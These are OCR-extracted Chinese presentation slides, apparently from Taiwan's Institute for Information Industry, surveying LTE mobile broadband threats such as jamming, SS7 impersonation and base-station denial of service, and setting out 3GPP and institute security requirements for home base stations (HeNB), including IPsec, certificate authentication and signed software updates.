


17


3.行動裝置間的威脅
10.32.221.50
使用者
■ 傳統IP點對點攻擊
■ 偽造封包
■ 惡意攻擊流量擴散
■ 阻斷式攻擊
10.32.221.48
攻擊者
18


4.系統、軟體漏洞威脅
通訊協定漏洞
加密演算法漏洞
未驗證的軟體更新
錯誤、失效的憑證
■ 隱私資料竊取
■ 錯誤設定
■ 控制權奪取
■ 無效的身份認證
eNB
HSS
MME
P-GW
SEG
S-GW
eNB: Evloved NodeB
HSS: Home Subscriber System
MME: Mobility Management Entity
P-GW: Packet Data Network Gateway
S-GW: Serving Gateway
SEG: Security Gateway
19


5.核網內部通訊介面威脅
攻擊者
■ 位置管理
■ 時間管理
■ 防火牆設定
■ 阻斷式攻擊
■ 控制訊號
eNB
SEG
MME
HSS
S-GW
P-GW
SEG
Internet
20


6.干擾網路服務
USIM
破解 UICC 取得 Key
偽造使用者身份、竊聽
中間人攻擊
OCS
PCRF
OFCS
干擾付費機制
偽造語音封包
利用控制訊號傳送資料
通話干擾與攔截
取消待機狀態、發送通話干擾封包
中間人攻擊成功後可以攔截通話
USIM: UMTS Subscriber Identity Module
UICC: Universal Integrated Circuit Card
OCS: Online Charging System
OFCS: Offline Charging System
PCRF: Policy and Charging Rules Function
21

近年資安議題

行動寬頻網路架構


行動寬頻網路威脅

基站資安威脅風險


22


基站/微型基站

- 基地台/微型基地台
  - 無線網路的終點
  - 最靠近使用者
  - 管制相對鬆散
  - 較多實作廠商



23


基站安全需求
通訊介面威脅
■ 認證安全
IP位址、憑證、硬體模組
■ 通訊安全
網路通訊、加密演算法、完整性驗證
■ 實體安全
門禁管理、登入帳號管理、裝置實體保護
■ 軟體、系統安全
軟體更新、可信任環境 (TrE)、開機程序檢驗、安裝軟體檢驗
■ 位置與時間同步
定期回報、異動回報
MME
S-GW
1. 核網介面
S1-MME
S1-U
UE
2. 空中介面
Uu
X2
3. 基站間介面
24


基站認證與通訊安全
裝置認證安全
硬體序號、IP位址、憑證安裝
登入身份認證強度
密碼長度、密碼亂度、密碼更新
通訊協定安全強度
通訊協定的模糊測試 (fuzz test)
codenomicon
採用加密演算法
不允許未加密的演算法 (128-EEA0)
25

基站軟體、系統安全

文件檔案檢驗

- 加密加殼分析
- 可疑字串
- 可執行檔片段
- 動態/靜態分析

運行程式分析

- 存取檔案
- 網路行為
- 系統資源(登錄檔)
- 動態分析

26

1.核網介面威脅

- **核網連線間的安全**
  - 微型基站可能會透過不安全的網際網路連接至核心網路
  - 建議採用IPSec 來確保封包完整性以及來源正確性。
- **入侵微型基站**
  - 封閉式用戶清單（Closed Subscriber Group）：基站可以設定成僅讓一些特定的用戶使用。
  - 取消封閉式用戶清單
- **中間人攻擊**
  - 偽造使用者撥打電話

27


2.空中介面威脅

- **訊號干擾**
  - Radio Jamming：大量無線電訊號
  - Smart Jamming：僅針對特定頻道做攻擊
- **阻斷式攻擊**
  - 利用製造的簡訊，使基地台分析封包字串產生緩衝區溢位而關閉基站
  - 手機 Botnet 同時 建立/切斷 連線，癱瘓基地台

28

3.基站間介面威脅

- **2015, Hitcon[1], 針對 3G系統基站間溝通介面**
  - SS7：處理移動性與電話功能
  - 電信網路內用來傳送控制訊號的介面，以控制電路交換來達成通話功能
  - 取得 SS7 系統權限
  - 偽裝 SS7 中的元件
- **偽裝成簡訊服務中心（SMSC）**
  - 要求使用者所在位置
- **偽裝成服務中心（MSC）**
  - 將使用者註冊在不存在/偽造的基地台中
  - 對使用者造成阻斷式攻擊
  - 讓訊息無法聯繫到使用者



[1]. Dmitry Kurbatov, and Vladimir Kropotov, "Hacking mobile network via SS7: interception, shadowing and more," HITCON, 2015


29

結論

- 行動寬頻資安威脅
  - 複雜的環境—> 更進階的攻擊
  - 全IP化—> 帶入傳統IP封包攻擊的可能性
  - 舊有的系統—> 已知的安全漏洞
- 遵守 3GPP 規範能確保最基礎的安全性
- IPSec 確保點對點以及與核網間的通訊安全

30

二、HeNB 攻擊風險與防護



HeNB介紹

HeNB攻擊風險與防護

結論

創新、關懷、實踐 2 ©2016 資訊工業策進會

What is HeNB?

Taiwan

外表

特色

室內覆蓋率

低電耗

資料分流

低建置成本

土地成本

人事成本

設備成本

實際面

電信業者管理

不同電信業者無法共用

不額外支付補助費用


創新、關懷、實踐 3 ©2016 資訊工業策進會

HeNB Family

- SeGW (位於核網內部)
  - 在HeNB與核網之間，建立IPsec通道 =>建立與核網的安全通道
- HeMS (不一定位於核網內部)
  - 支持多HeNB管理 (性能、安全、故障、配置管理)
  - HeNB設備驗證
  - 自動化設備配置、啟動和管理遠端軟體升級 =>啟動安全
  - 在HeNB與HeMS之間，建立IPsec通道 =>建立與核網的安全通道
- HeNB GW
  - HeNB註冊與取消

創新、關懷、實踐 4 ©2016 資訊工業策進會

HeNB Infrastructure



創新、關懷、實踐 5 ©2016 資訊工業策進會

HeNB介紹

HeNB攻擊風險與防護

結論

創新、關懷、實踐 6 ©2016 資訊工業策進會


Issue 1: Authentication

創新、關懷、實踐 7 ©2016 資訊工業策進會

Authentication資安要求

- 3GPP之資安要求
  - Mutual authentication B/w SeGW & HeNB.
  - Mutual authentication B/w HeMS & HeNB .
- 資策會之資安要求
  - 使用憑證型驗證(certificated-based)之電腦憑證
  - 驗證演算法不可使用已經證實能被破解之演算法
  - 軟硬體憑證應妥善保存
- 3GPP建議之解決方案
  - 建議使用EAP-AKA認證機制
  - HeNB的憑證應保存在TrE中


Issue 2: First Network Contact



First Network Contact 資安要求

- 3GPP之資安要求
  - 首次連線即Mutual authentication B/w SeGW & HeNB.
- 資策會之資安要求
  - HeNB的後端接取鏈路應加密保護
- 3GPP建議之解決方案
  - 建議使用IPsec通道在backhaul link


Issue 3: Fraudulent Software



Fraudulent Softwarey 資安要求

- **3GPP之資安要求**
  - 檢查更新檔案之數位簽章
- **資策會之資安要求**
  - 需確保更新後檔案之完整性(Integrity)
  - 需確保更新來源之安全性
- **3GPP建議之解決方案**
  - 建議啟用HeMS來控管軟體更新
  - 建議啟用HeMS來控管HeNB之啟動
  - HeNB和TrE即具備安全啟動之功能

Issue 4: HeNB Network Configuration



HeNB Network Configuration 資安要求

- 3GPP之資安要求
  - Mutual authentication B/w HeMS & HeNB.
  - 應保護HeNB與clock server之間的鏈路(IKEv2 and/or TLS)
- 資策會之資安要求
  - 防火牆設定的權限管控
  - 建議HeMS應建立在核網內
  - 建議clock server應建立在核網內

創新、關懷、實踐 14 ©2016 資訊工業策進會


Issue 5: HeNB Service

創新、關懷、實踐 15 ©2016 資訊工業策進會

HeNB Service 資安要求

- 3GPP之資安要求
  - 最小化HeNB所啟用之網路服務
- 資策會之資安要求
  - 對一般使用者權限不應過高
  - 甚至不應該提供管理介面給與用戶


Issue 6: Air Attack



Air attack 資安要求

- 3GPP之資安要求
  - 實體的破壞/改造應該要通知核網
  - 射頻資源的管理應該被保護
- 資策會之資安要求
  - 憑證應該具全球唯一性
- 3GPP建議之解決方案
  - 應啟用HeMS以控管

Issue 7: Access Control List



Access List Control 資安要求

- 3GPP之資安要求
  - 換手期間仍應持續執行存取控制
  - 建議為HeNB啟用CSG機制
  - CSG機制應限制終端用戶的權限
- 資策會之資安要求
  - 無
- 3GPP建議之解決方案
  - 應啟用HeNB GW來代替MME驗證CSG id


創新、關懷、實踐 20

HeNB介紹

HeNB攻擊風險與防護

結論

